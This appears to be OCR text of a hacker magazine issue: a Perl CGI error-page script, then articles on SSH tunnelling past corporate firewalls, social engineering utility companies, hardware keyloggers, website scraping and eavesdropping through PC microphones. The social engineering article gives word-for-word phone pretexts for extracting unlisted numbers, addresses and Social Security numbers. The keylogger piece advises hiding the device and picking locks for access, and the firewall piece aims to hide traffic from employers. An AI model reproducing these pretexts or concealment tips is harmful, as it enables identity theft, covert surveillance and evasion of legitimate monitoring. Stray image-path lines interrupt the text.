that the credentials passed by the client do not have access to the particular resource on the server. This
resource could be either the page or file listed in the address line of the client, or it could be another
file on the server that is needed to process the file listed on the address line of the client. Please make a
note of the entire address you were trying to access and then contact the Web server's administrator to ver-
ify that you have permission to access the requested resource.",

                        "401.4" => "Unauthorized: Authorization failed by filter|This error indicates that the
Web server has a filter program installed to verify users connecting to the server. The authentication used
to connect to the server was denied access by this filter program. Please make a note of the entire address
```

```
you were trying to access and then contact the Web server's administrator to verify that you have permission
to access the requested resource.",

                "401.5" => "Unauthorized: Authorization failed by ISAPI/CGI app|This error indicates
that the address on the Web server you attemped to use has an ISAPI or CGI program installed that verifies
user credentials before proceeding. The authentication used to connect to the server was denied access by
this program. Please make a note of the entire address you were trying to access and then contact the Web
server's administrator to verify that you have permission to access the requested resource.",

                "403" => "Access Forbidden|Access to this URL is not allowed. Please use the 'Back'
button on your browser, or select a link from the navigation sidebar to the left.",

                "403.1" => "Forbidden: Execute Access Forbidden|This error can be caused if you try to
execute a CGI, ISAPI, or other executable program from a directory that does not allow programs to be exe-
cuted. Please contact the Web server's administrator if the problem persists.",

                "403.10" => "Access Forbidden: Invalid Configuration|There is a configuration problem on
the Web server at this time. Please contact the Web server's administrator if the problem persists.",

                "403.11" => "Access Forbidden: Password Change|This error can be caused if the user
has entered the wrong password during authentication. Please refresh the page and try again. Please contact
the Web server's administrator if the problem persists.",

                "403.12" => "Access Forbidden: Mapper Denied Access|Your client certificate map has
been denied access to this Web site. Please contact the site administrator to establish client certificate
permissions. You can also change your client certificate and retry, if appropriate.",

                "403.2" => "Forbidden: Read Access Forbidden|This error can be caused if there is no
default page available and directory browsing has not been enabled for the directory, or if you are trying
to display an HTML page that resides in a directory marked for Execute or Script permissions only. Please
contact the Web server's administrator if the problem persists.",

                "403.3" => "Forbidden: Write Access Forbidden|This error can be caused if you attempt
to upload to, or modify a file in, a directory that does not allow Write access. Please contact the Web
server's administrator if the problem persists.",

                "403.4" => "Forbidden: SSL required|This error indicates that the page you are trying
to access is secured with Secure Sockets Layer (SSL).  In order to view it, you need to enable SSL by typing
'https://' at the beginning of the address you are attempting to reach. Please contact the Web server's
administrator if the problem persists.",

                "403.5" => "Forbidden: SSL 128 required|This error message indicates that the resource
you are trying to access is secured with a 128-bit version of Secure Sockets Layer (SSL). In order to view
this resource, you need a browser that supports this level of SSL. Please confirm that your browser supports
128-bit SSL security. If it does, then contact the Web server's administrator and report the problem.",

                "403.6" => "Forbidden: IP address rejected|This error is caused when the server has a
list of IP addresses that are not allowed to access the site, and the IP address you are using is in this
list. Please contact the Web server's administrator if the problem persists.",

                "403.7" => "Forbidden: Client certificate required|This error occurs when the resource
you are attempting to access requires your browser to have a client Secure Sockets Layer (SSL) certificate
that the server recognizes. This is used for authenticating you as a valid user of the resource. Please
contact the Web server's administrator to obtain a valid client certificate.",

                "403.8" => "Forbidden: Site access denied|This error can be caused if the Web server
is not servicing requests, or if you do not have permission to connect to the site. Please contact the Web
server's administrator.",

                "403.9" => "Access Forbidden: Too many users are connected|This error can be caused if
the Web server is busy and cannot process your request due to heavy traffic. Please try to connect again
later. Please contact the Web server's administrator if the problem persists.",

                "403.14" => "Access Forbidden|Directory listings are not allowed. Please use the
'Back' button on your browser, or select a link from the navigation sidebar to the left.",

                "404" => "Page Not Found|The server could not locate the page that you requested.",

                "405" => "Method Not Allowed|The method specified in the Request Line is not allowed
for the resource identified by the request. Please ensure that you have the proper MIME type set up for the
resource you are requesting. Please contact the server's administrator if this problem persists.",

                "406" => "Not Acceptable|The resource identified by the request can only generate re-
sponse entities that have content characteristics that are 'not acceptable' according to the Accept headers
sent in the request. Please contact the server's administrator if this problem persists.",

                "407" => "Proxy Authentication Required|You must authenticate with a proxy server
before this request can be serviced.  Please log on to your proxy server, and then try again. Please contact
the Web server's administrator if this problem persists.",

                "412" => "Precondition Failed|The precondition given in one or more of the Request-
header fields evaluated to FALSE when it was tested on the server. The client placed preconditions on the
current resource metainformation (header field data) to prevent the requested method from being applied to a
resource other than the one intended. Please contact the Web server's administrator if the problem persists.",
```

```
                    "414" => "Request-URI Too Long|The server is refusing to service the request because
the Request-URI is too long. This rare condition is likely to occur only in the following situations:",

                    "500" => "Internal Server Error|The Web server is incapable of performing the request.
Please try your request again later. Please contact the Web server's administrator if this problem per-
sists.",

                    "501" => "Not Implemented|The Web server does not support the functionality required
to fulfill the request.  Please check your URL for errors, and contact the Web server's administrator if the
problem persists.",

                    "502" => "Bad Gateway|The server, while acting as a gateway or proxy, received an in-
valid response from the upstream server it accessed in attempting to fulfill the request. Please contact the
Web server's administrator if the problem persists.",

                    "1013" => "Something Bizarre Just Happened|A really bizarre error has occurred. I have
no idea what you just did, but I'll certainly try to figure it out."


          );

          &getError;
          &getDateTime;
          &returnHTML;
          &writeMail;

#         Subroutines

sub getError {

          if ($ENV{'QUERY_STRING'}) { ($errorCode, $request) = split /;/, $ENV{'QUERY_STRING'},2; }
          $errorName = $errors{$errorCode};
          $errorName =~ s/\|.+//;
          $errorDesc = $errors{$errorCode};
          $errorDesc =~ s/.+\|//;
}

sub getDateTime {

          my ($sec,$min,$hour,$mday,$mon,$year,$wday) = gmtime((time-21600)); # GMT - 6 hours (21600 seconds) = CST
          my $ampm;
          my $hrformat;
          $year = 1900 + $year;
          if ($min < 10) { $min = "0$min"; }
          if ($sec < 10) { $sec = "0$sec"; }
          if ($hour < 12) { $ampm = "am"; } else { $ampm = "pm"; }
          if ($hour > 12) { $hour = ($hour - 12);}
          if ($hour eq "0") { $hour = "12";}
          $datetime =  ($mon + 1) . "\/$mday\/$year at $hour:$min $ampm CST";
}

sub returnHTML {

          print "Content-type: text/html\n\n";
          print <<"  #EOF";

                    <html>
                    <head>
                    <meta name="robots" content="noindex">
                    <title>Error: $errorName ($errorCode)</title>
                    </head>
                    <body bgcolor="#ffffff">
                    <br><br>
                    <blockquote>
                    <p>An error has occurred. Details are provided below:</p>
                    <table border="0" cellspacing="1" cellpadding="1" bgcolor="#999999">
                    <tr>
                    <td valign="top" width="350">
                    <table border="0" cellspacing="0" cellpadding="10" bgcolor="#eeeeee">
                    <tr>
                    <td valign="top" width="350">
                    <p><b>$errorName ($errorCode)<br><br><font color="#990000">$errorDesc</font></b></p>
                    <br>
                    </td>
                    </tr>
                    </table>
                    </td>
                    </tr>
                    </table>
                    <br>

                    <p>If you continue having difficulties, please contact the webmaster.
                          Be sure to specify the error code ($errorCode) and the page you were trying to
                               access ($request).</p>
                    <blockquote>
                    </body>
```

```
                    </html>

        #EOF
}

sub writeMail {

        # First, check the list of trigger errors

        my $found;
        foreach my $errorCode (@mailtrigger) { if ($errorCode eq $errorCode) { $found = "true"; last; } }

        # If this error condition is in our trigger list, send an e-mail warning.

        if ($found eq "true") {

                my $server_name = lc($ENV{'COMPUTERNAME'});
                my $from_name = "$server_name Watcher";
                my $from_email = "$server_name\@opiwqeoip.com";
                my $subject = "$server_name.opiwqeoip.com Server Error ($errorCode $errorName)";
                $tempfile = "watcher_$utc.txt";

                open TMP, ">>$smtp_pickup_path$tempfile" or die;
                print TMP "x-sender: $from_email\n";
                print TMP "x-receiver: $recipient\n";
                if (@cclist) { foreach my $ccaddress (@cclist) { print TMP "x-receiver: $ccaddress\n"; } }

                print TMP "To: $recipient\n";
                print TMP "CC: @cclist\n";
                print TMP "From: $from_name <$from_email>\n";
                print TMP "Subject: $subject\n";
                print TMP "\r\n";
                print TMP "A server error occurred on $datetime. Details below.\n";

                print TMP "-------------------------------------------------------------------------------\n";
                print TMP "This error message was returned to the user:\n\n";
                print TMP "$errorName ($errorCode)\n\n$errorDesc\n";
                print TMP "-------------------------------------------------------------------------------\n";
                print TMP "\nREQUEST INFO\n---------------\n";
                print TMP "Referrer: $ENV{'HTTP_REFERER'}\n";
                print TMP "Request: $request\n";
                print TMP "Query String: $ENV{'QUERY_STRING'}\n";
                print TMP "Method: $ENV{'REQUEST_METHOD'}\n";
                print TMP "Port: $ENV{'SERVER_PORT'}\n";
                print TMP "Protocol: $ENV{'SERVER_PROTOCOL'}\n";
                print TMP "\r\n";
                print TMP "\nUSER INFO\n---------------\n";
                print TMP "Remote address: $ENV{'REMOTE_ADDR'}\n";
                print TMP "Remote host: $ENV{'REMOTE_HOST'}\n";
                print TMP "User Agent: $ENV{'HTTP_USER_AGENT'}\n";
                print TMP "Remote Ident: $ENV{'REMOTE_IDENT'}\n";
                print TMP "Remote User: $ENV{'REMOTE_USER'}\n";
                print TMP "Authorization Type: $ENV{'AUTH_TYPE'}\n";
                print TMP "\r\n";
                print TMP "\nRESPONSE INFO\n---------------\n";
                print TMP "Script name: $ENV{'SCRIPT_NAME'}\n";
                print TMP "Content Length: $ENV{'CONTENT_LENGTH'}\n";
                print TMP "Content Type: $ENV{'CONTENT_TYPE'}\n";
                print TMP "Path Info: $ENV{'PATH_INFO'}\n";
                print TMP "Translated Path: $ENV{'PATH_TRANSLATED'}\n";
                print TMP "\r\n";
                print TMP "\nSERVER INFO\n---------------\n";
                print TMP "Server Name: $ENV{'SERVER_NAME'}\n";
                print TMP "Computer Name: $ENV{'COMPUTERNAME'}\n";
                print TMP "Gateway Interface: $ENV{'GATEWAY_INTERFACE'}\n";
                print TMP "Server Software: $ENV{'SERVER_SOFTWARE'}\n";
                print TMP "System Drive: $ENV{'SYSTEMDRIVE'}\n";
                print TMP "System Root: $ENV{'SYSTEMROOT'}\n";
                print TMP "Windows Directory: $ENV{'WINDIR'}\n";
                print TMP "User Profile: $ENV{'USERPROFILE'}\n";
                print TMP "Path: $ENV{'PATH'}\n";
                print TMP "\r\n";

                close TMP;

        }

}
```

Traversing the Corporate Firewall

by superbeast

Remember the day you started your new job at that major corporation? Finally, job security! Of course, your joy was quickly curtailed when you realized your only access to the Internet was via HTTP or HTTPS. No personal mail, no news groups, irc, vpn, etc., etc., etc.

What fun is a corporate job if you can't exploit it for personal use?

I needed my newsgroup fix and Google Groups was not going to satisfy it.

Discover

I did some researching and found a way to traverse the firewall using SSH. Now, SSH by itself is basically just a secure Telnet. However, many SSH clients allow you to perform Port Forwarding. Port Forwarding allows you to specify forwarding from a port on your local machine to a port on any remote machine via the SSH client. This means if you have a server at home with high speed Internet access, you can connect to it via SSH and forward ports through it. Then you can point your mail client or news client or any other client to the localhost:port and connect to the remote machine. People are currently using HTTP tunneling, but this is a way to tunnel any TCP/IP connection, and to work through your own or a friend's server.

Implement

I know what you're thinking - SSH runs on port 22 and the firewall has that blocked. Big deal! You have two options:

1. Via SOCKS

This method requires you to set up a SOCKS proxy on your server. You can configure the SOCKS proxy to listen on port 443 rather than the standard 1080. You can then configure your SSH client to use your SOCKS proxy server on the given port. This way you can send your SSH traffic through the SOCKS proxy and to port 22 on the local server. It can be referenced by internal name or internal IP address. Here is how I set mine up:

Home server
Name: gonzo
Internal IP: 192.168.1.1
External IP: 123.123.123.1
Configure SOCKS proxy to listen on 123.123.123.1:443. Configure SSH to use socks://123.123.123.1:443 as proxy. Configure SSH remote host as gonzo or 192.168.1.1.

Pros

You are obscuring the fact that you are running an SSH server by blocking port 22 and using SOCKS to connect to it. If you are scanned, most people will assume SSL and leave you alone. You also have a SOCKS server to use as a proxy for other programs if you like.

Cons

If you leave your SOCKS proxy open, others may find it and use it. The best thing to do would be to configure it to only allow connections to the local box.

2. Via port 443

This method is very similar; just set the SSH server to listen on 443 and set your SSH client to use 443 instead of 22.

Pros

Easy to set up.

Cons


If someone scans you, they may realize you are running SSH and try to connect or exploit it.

Conclusion

Once you get this up and running, you will see the power of using port forwarding. Not only can you use it for POP3, SMTP, NNTP, etc., but you can also use it for terminal services. Imagine opening an RDP client on your machine at work and connecting to your desktop at home! And to top it off, all traffic running through the tunnel is encrypted. If your corporate security group is sniffing or gathering traffic stats on you, none of this will show up. It will look simply like an encrypted session with your server.

Good luck!

Software Used
(these are all for Windows, but there are definitely Linux equivalents)
SSH Clients
SecureCRT - www.vandyke.com
SSH Secure Shell - www.ssh.com
SSH Servers (Windows)
VShell - www.vandyke.com
SOCKS 5 Proxy (Windows)
Wingate - www.wingate.com



These days you see the Blue Screen of Death everywhere. Here it is on an Internet payphone in London!

Photo by Glen Barnes

The 2600 IRC Network Is Back!

Join in the fun on the Internet Relay Chat network specifically designed with hackers in mind. Start your own channels or join existing 2600 hangouts.

2600 channels in the United States use the format #XX2600 where XX is the two-letter state code. 2600 channels in other countries use the format #2600YY where YY is the two-letter country code as used on the Internet. So the California 2600 channel can be found at #CA2600 while the Canadian 2600 channel is #2600CA.

Just set your irc software to point to irc.2600.net and start exploring!

(For the record, we are not implying that IRC is a substitute for real life nor do we encourage anyone to blindly accept anything anyone else says while using IRC.)

Staying Anonymous IN THE INFORMATION AGE

by Lucky225

Identity theft is a growing crime. Many people do not realize just how easy it is to obtain information and use it. Personal information such as your name, phone number, and address can be obtained as easily as making a phone call to a utility company such as your local electric or phone company. In this article I will run by a few social engineers I have used in the past that have proven to be reliable time and time again. I will also provide some solutions to help protect your information.

Scenario 1: Have name and address but need phone number.

A simple call to the electric company is usually all that is needed. The following pretext will show how easy it is to obtain an unlisted phone number.

Electric Company Representative: Thank you for calling Edison Electric Company. How may I help you?

You: Yeah, I'd like to check my account balance.

Electric Company Representative: Okay, what's your service address?

You: 2600 Hertz Ave, Beverly Hills 90210.

Electric Company Representative: Okay, I show a current balance of $92.68.

You: Thank you, and could you verify the phone number on my account, I tried entering mine at the automated prompt and it said it was invalid.

Electric Company Representative: The one we have on the account is 555-1212.

You: Thanks.

Scenario 2: Resident has recently changed their phone number.

A lot of people who like to keep their phone number private believe that if someone they don't want having their phone number somehow obtains it, that they will be safe by simply calling the phone company and having their number changed. A simple and easy social engineer proves otherwise.

Telco Rep: Thank you for calling Bell. How can I help you?

You: Hi, I recently changed my phone number, and the problem is I lost the paper that I wrote the new number down on. I feel so stupid.

Telco Rep: Oh, that's okay, what was the old phone number?

You: 555-1212.

Telco Rep: Okay, and you are?

You: John Smith.

Telco Rep: Okay, your new number is 555-1313.

You: Thank you so much.

Scenario 3: Have phone number but need address.

Reversing phone number to address is probably the easiest out of all the scenarios. An easy way to do it is to call a number such as 888-735-2872. This automated number is supposed to send you free information about Florida in case you are planning a trip there. They ask for your phone number and when you enter it it will read back a name and address associated with the number and ask if the information is correct. How can they do this? They get their information from magazine subscriptions and companies that sell such information. Another good way of reversing phone numbers to addresses is to call pizza delivery companies like Pizza Hut. A lot of the time these companies use your phone number to pull up your address quickly. All you have to do is call Pizza Hut and tell them you want a delivery. They'll then ask for your phone number and after you give it to them, they'll say, "And you still live at 2600 Hertz Ave.?"

And here's yet another social engineer involving a popular utility company:

Telco Rep: Thank you for calling Bell. How can I help you?

You: I'd like to check my balance.

Telco Rep: Okay, what's your phone number?

You: 555-1313.

Telco Rep: I show a current balance of $56.78.

You: Okay, my bill hasn't shown up in the mail yet. Can I verify it's going to the right address?

Telco Rep: I show 2600 Hertz Ave.

You: Thanks.

A lot of the time people use PO boxes for their billing address, but you'd be surprised how many representatives will give you the real address if you simply ask them to verify the service address on the account - the service address being the address where the phone service is.

Scenario 4: Obtaining Social Security Number information.

This is probably one of the harder social engineers to actually pull off due to the sensitivity of the information. However, I have been able to do it using the following social engineer. You will probably need name, address, phone number, date of birth, and possibly more information on the account. I've successfully obtained SSN information without much verification. The good thing about this is you can try it on almost *any* utility company.

Utility Company: Thank you for calling. How can I help you?

You: Hi, I'm trying to sign up for online billing so I can check my account through the Internet.

Utility Company: Okay, how can I help?

You: Well, I went to your website and every time I try to sign up it keeps telling me "invalid social security number." I was wondering if you could help me out.

Utility Company: Sure, what's your user name/address/phone number (depending on what utility you called)?

You: (insert information here)

Utility Company: Okay, the social security number I have on file is 000-00-0000. Is that yours?

You: Yes, I guess the website is just messed up or something. I'll try later, thanks.

Okay, now that I've shown just how easy it is to obtain information over the telephone, I'm going to give some tips to help protect your information. First of all, in the state of California, a utility company cannot deny you service simply for refusing to give your social security number. However, another form of ID such as a driver's license may be requested. Cellular companies are exempt because there has been no legislation restricting them. But the California PUC has this to say:

There is no requirement... that requires one to disclose his or her social security number as a condition precedent to obtaining telephone service. While a social security number may be requested as a form of identification, there is no requirement for a consumer to accede to that request... In retrospect, it is apparent that SB Cellular could have easily verified complainant's creditworthiness by other methods, such as by address, dates, and places of employment, mother's maiden name, or a host of other means less invasive of privacy concerns. In the future, SB Cellular is advised to take great pains to train its agents and staff to avoid a repetition of this type of incident.

If you are more concerned with people having your phone number more than your address, get yourself a pager or a voicemail box and give that out to anyone who you don't trust with your phone number. If you are concerned about your address information, you should have all your bills going to a PO box or private mailbox. The only thing left is your service address which remains your real address. You should put a password on all of your utility accounts. Never give pizza places your real phone number or name if delivering, or simply don't have things delivered to your house. Don't subscribe to anything and have it come directly to your house. Use your PO bOX or PMB as if it were your address. If you are concerned that giving out your phone number may result in the phone company giving out your service address information, you can use a cell phone and have the bill going to a PO box, or simply have prepaid cellphone service. If you have broadband Internet, you can sign up for voice over IP phone service at www.vonage.com.

Hardware Key logging

by XlogicX
drkhypnos314@hotmail.com

A key logger is a device or piece of software or hardware that intercepts and stores strokes of a keyboard. I'll be focusing on the hardware key loggers. Hardware key loggers do have their disadvantages, though. I feel the benefits definitely outweigh the weaknesses. There are a couple of hardware key loggers out in the market. I'll discuss one of the more popular ones. I'll also go over the theory of how they work and how one could be built (if you're afraid of being "secured" by the "homeland").

Disadvantages of Hardware Key Logging

Limited Storage: The storage space is one of the first notable limits. With software key logging, the limit is usually the size of the free disk space on the hard drive. The limit of the commercial logger I'll go over is only 64K. It may sound bad in comparison to all of the huge hard drives out there, but if you think about how much text is required to take up 64K, it's plenty enough to get accounts and passwords. Also, if you make your own logger, the limit is however much EEPROM (Electrically Erasable Programmable Read Only Memory) you wish to purchase and are able to address.

Visible Detection: If the back of the computer is visible, the logger is pretty simple to see. It looks like an inch long PS/2 adapter. Though it doesn't look suspicious, it is still visible. One thing I would do to overcome this disadvantage is get a PS/2 extender cable and connect the logger below the computer somewhere out of site.

No Control Characters: The commercial key logger can only record alphanumeric keys, spaces, and backspace. It's understandable by the way it operates, which I'll go over later. One way to overcome this problem is to just build your own logger.

Requires Physical Access: Yes, you do need to physically access the computer. This is probably the biggest disadvantage. The only thing that I can think of to help around this one is to pick up the hobby of lock picking. Though, it is surprising how many important computers can be left unattended and physically accessible.

Benefits of Hardware Key Logging

BIOS Password: The hardware logger starts operating as long as the keyboard gets power, so the BIOS password can be logged.

OS Independent: Since the logger operates independently from software, it doesn't need to interface with an OS to log keys. Accessing the log is slightly different, but not terrible.

Undetectable with OS/Software: The logger is hardware, it doesn't suck resources, doesn't appear in task list, or on hard drive. It also doesn't cause any noticeable lag from keyboard to computer.

Login Access Not Required: There is no need to log in or start the computer to install the logger. There's also no need to send any software as an attachment. All that's necessary to get the logger up and running is to plug it into the back of the computer.

KeyKatcher

This is the commercial hardware key logger that I'm most familiar with. I purchased it at www.keykatcher.com for about $80. That price is pretty steep, but depending on what you do with it, it can be a valuable tool for your privacy. I have mine connected to my computer just to see if my roommates are snooping around on it. This device looks like a small PS/2 adapter. It is connected in between the computer and keyboard chord. The software recommended to access the logger is Notepad (although you can use anything that contains a text field). You open up Notepad and type the default password (keykatch), and a display like this shows up.

keykatcher 64K 3.7
065518 bytes free
1-View Memory
2-Erase Memory
3-Change Password
4-Disable Recording
5-NETPatrol Output
6-Search for String
7-Exit

View memory: Dumps everything on the logger into the text field of Notepad. It is slow (could take an hour if full), but can be worth the wait.

Erase Memory: Does exactly that, takes about 15-20 seconds consistently no matter how full the logger is.

Change Password: Allows you to change password, can't be more than eight characters (shame), and has to start with an alpha. A tip is to make the password something that you wouldn't normally type, especially one of your normal passwords. The reason for this is that right when you type in your password for your email, the keykatcher prompt will come up in the password text field, not too fun.

Disable Recording: Effectively makes the key logger nothing more than an extended wire chord.

NETPatrol Output: Finds all www, .com, .nets and displays what surrounds them.

Search for String: Allows you to enter your own string and have it searched.


Exit: Gets out of prompt. Any other input other than 1-6 will exit too. Exiting can be more important than you think. If you just close Notepad and go into something else and accidentally type the number 1 (or the other five numbers), it will react to it.

How It Works

This is basically a big buffer with some firmware. You type a character over your keyboard, it goes to the logger, stores it, and passes the same info through to the computer. It can't store all keystrokes because some of them are treated as executable commands. It displays the backspace as "//". The reason for this is that if it tried to display the backspace, it would execute it instead and you wouldn't see it, along with enter, control/alt/delete, and many other commands that aren't even on your keyboard. That's what gives you the ability to use text-editing software, since the logger itself can send low-level commands to the computer. So it isn't just limited to Notepad or Word. I've used it on emacs and AbiWord as well.

Some Theory for Building a Logger

This is definitely more work than it's worth to most people, but that's what hackers are for, right? I would start with some small and easy to use microcontroller. There are many to choose from (68HC11, Basic Stamp, OOPic). I would choose the OOPic (Object



Oriented Programmable Integrated Circuit). The OOPic is relatively small, can store 64K of EEPROM, and can be programmed in Basic, C++, or Java. I use C++ just out of familiarity. I purchased this from a distributor I found from www.oopic.com. The development kit set me back $70. The benefit I like with the controller is all of the objects that are included with it. The most relevant object for this application would be oSerial for obvious reasons. You can set the baud rate and everything. From that point on, connect the wires from the keyboard's PS/2 connector to some defined input pins on the OOPic, then wire some output pins up to a PS/2 extender, and connect the extender to the computer. This will probably require some soldering, unless you've thought of something creative. For the programming, write a program to store the incoming serial keystrokes as a list, and then send those strokes out to the computer. The fun part is figuring out what data means what stroke. That's one of the fun parts of hacking; you poke around at something, look at the data, try and figure it out, and learn more about how the technology works.

Ethics

If you use the commercial logger as your sole tool for getting into systems, you're at the level of script kiddie. Building your own is recommended, since it may force you to learn a little. I have gained access to others people's computers this way, but I tell them that I did it afterwards. I tell them how I did it too, and I still even feel a little dirty. Then again, they are more secure with the knowledge of what's out there, and probably won't let it happen again (cause they look around the back of their computers by routine now).

Shouts: Medicine Soup and James.

Peeling Grapes

by Bryan Elliott

There are many reasons to want to map the archives of a website. Most of them involve instant and offline access to cool stuff with no advertisements.

The important thing to remember here is that you want to peel the site, not rip it. The distinction here is simple - *peel* the website and you allow other people to use it, and usually don't end up making their ISP have a coronary. *Rip* the website and you've cost the makers of stuff you like a good deal. You may have also cost them adviews; when you're utilizing all your bandwidth to tear at theirs, you may keep others out.

So, as a precaution, remember to keep the bandwidth controls on your software. I mean, you don't want your favorite public domain MP3 site going down when you suddenly pull ten gigs (a lot of money in bandwidth terms) worth of stuff in a little over a day, right?

Watch Your Language

I've been criticized for loving PHP. People tell me it's not a real language, it's for pussies, and such. All I have to say to them is, piss off. PHP is well designed for what it is: a brilliantly souped up data processing language. It's got simple interfaces for network connectivity, file access, Win32 API functionality, the wonderful PCRE libs, and it makes quick and dirty development a joy. If you think I'm a puss for that, then I can only say "Mee-oww, baby."

What Would We Peel?

Say, for example, you're a comic connoisseur. *Megatokyo,* an excellent webcomic, has their comics serially numbered, from zero to whatever comic is currently listed on the home page. That's a simple chore to write code for. The pseudocode goes something like this:

Open www.megatokyo.com, port 80, send "GET / HTTP/1.0<crlf><crlf>" (standard dumb browser request)
Parse out today's comic image name
figure out how many we must get to be up-to-date from previous attempts
for last_saved+1 to current:
open connection
send HTTP header
check response for error
if response = 200, save the image

See? Easy.

Why's This Grape Shaped Like A Stapler?

Well, it's not always easy.

See, *Megatokyo* is a bit of an exception in comic bookkeeping. *Penny Arcade,* for example, works on a date and scripting system. What method are we to use to get around this?

Quite literally a different method indeed. We still count past all the possible dates, but instead of using GET, we use the HEAD http method. For example, a good "idiot light" for a webserver is to telnet to port 80 and type in "HEAD / HTTP/1.0". If you get 200, you're OK.

So, the new pseudocode is:

Get today's date.
Store November 18, 1998 somewhere. Since this is Penny Arcade, your ass would be an appropriate spot.
Check to see if we have already got some penny arcade. If so, get the most recent date we've downloaded, add one, and replace Nov 18, '98 with it.
For last_date to today:
send HEAD request (keep connection alive; might as well with all we'll be doing here)
if response is 200, send an equivalent GET request
save the image

Right. Just so's you know, it's going to be a little different each time you do it. I'm just trying to teach you the necessary skills for website peeling.

New Tasks, Closing Arguments

Now, sometimes you'll have to have your program selectively pick images from a webpage, choosing content, but avoiding stupid things, like adverts and buttons. This is where PCRE matching comes in.

For example, the Page3.com, softcore porn it is, is a fun page to try ripping. Twenty some girls, an average of 60 some pics of each girl. And, being the manly hacker-type you are, you must have every image. All of 'em.

So? As said, you can make use of PCRE, or Perl-Compatible Regular Expressions. In PHP, it's built in, and in C/C++, there are libs and DLLs for you to use, and in Perl... well, they're called perl compatible for a reason, ya? Use whatever you prefer.

I was going to post up the code for this process, but quite frankly, I'm at work, and pulling up softcore porn, while fun to do at home, is not the smartest thing to risk having your coworkers see. As such, I'll let you do the

research and exercise yourselves. I'll leave you with links to the relevant documentation.

http://www.php.net/ - PHP: a nice handy language for the starting programmer.


http://www.cs.virginia.edu/~lcc-win32/ - lcc-win32: a lovely ANSI C Compiler for windows programming.

http://www.pcre.org/ - PCRE: the dlls and documentation, and everything you need to know about PCRE. You must welcome the headache.

Just a quick note on PHP: If you want to try it out, get the 5MB package. You can't play with all the cool functions without it. Additionally, an easy way to find stuff is to simply put your search terms after the initial slash. I'm serious here. http://www.php.net/preg_match will get you the docs for the preg_match() function.

Just remember to keep it down to one connection at a time, please.

Microphones, Laptops, and Supertaps



by Dark Spectrum

PC microphones are everywhere. They're in the home, the workplace, and in schools. You often see omni directional mics like the Labtec Verse 303 or AM-232 mounted high up on computer monitors. You're careful what you say near them since you know how good their room pickup is and how easy it is to capture the audio stream from a PC mic. After reading this article, you'll watch what you say near *any* mic.

The PC might have a benign or even trustworthy owner, but how can you be certain it hasn't been compromised by a third-party eavesdropper? If you think about it, the idea of a hijacked mic is frightening. It's much more effective than a wiretap - it can be set up from thousands of miles away and uses existing, innocuous-looking equipment to create a 24/7 monitor on an entire room or office cube. Call it a "supertap."

When you see a lab, office, or school room full of PC's with omni mics, it's time to think back to Heinlein's classic *The Moon is a Harsh Mistress*. The only difference is that the PC mics are loosely connected via a network of systems rather than directly to a single computer. What could anyone possibly do with such an overwhelming stream of information? Lots of things: simple old VOX (voice operated transmission) or the newer VAD (voice activity detection) techniques can reduce the bandwidth a lot. Specific speakers or topics can be picked out via speaker recognition and speech recognition technologies. Simple correlation-based methods can track a specific individual through a field of microphones.

OK, so much for omni mics. But what about the others? (And there are *lots* of them.) Directional monitor-mount mics like the Labtec Verse 313/AM-240 or the directional desktop boom mics? Close-talking mics used in those PC headsets you see lying on desks or hanging from cube partitions? Don't forget that almost every laptop has a tiny built-in mic which is exposed when the laptop is open. But what if the laptop is closed and buried in a docking station, or left disconnected and lifeless on a conference room table?

The chilling truth is that any of the above configurations makes a perfectly good bug for the PC's immediate vicinity, and some of them are effective enough to form the basis of a supertap. It doesn't take any rocket science, either. All that's necessary is to use 16-bit audio and adjust all recording gains to their maximum values.

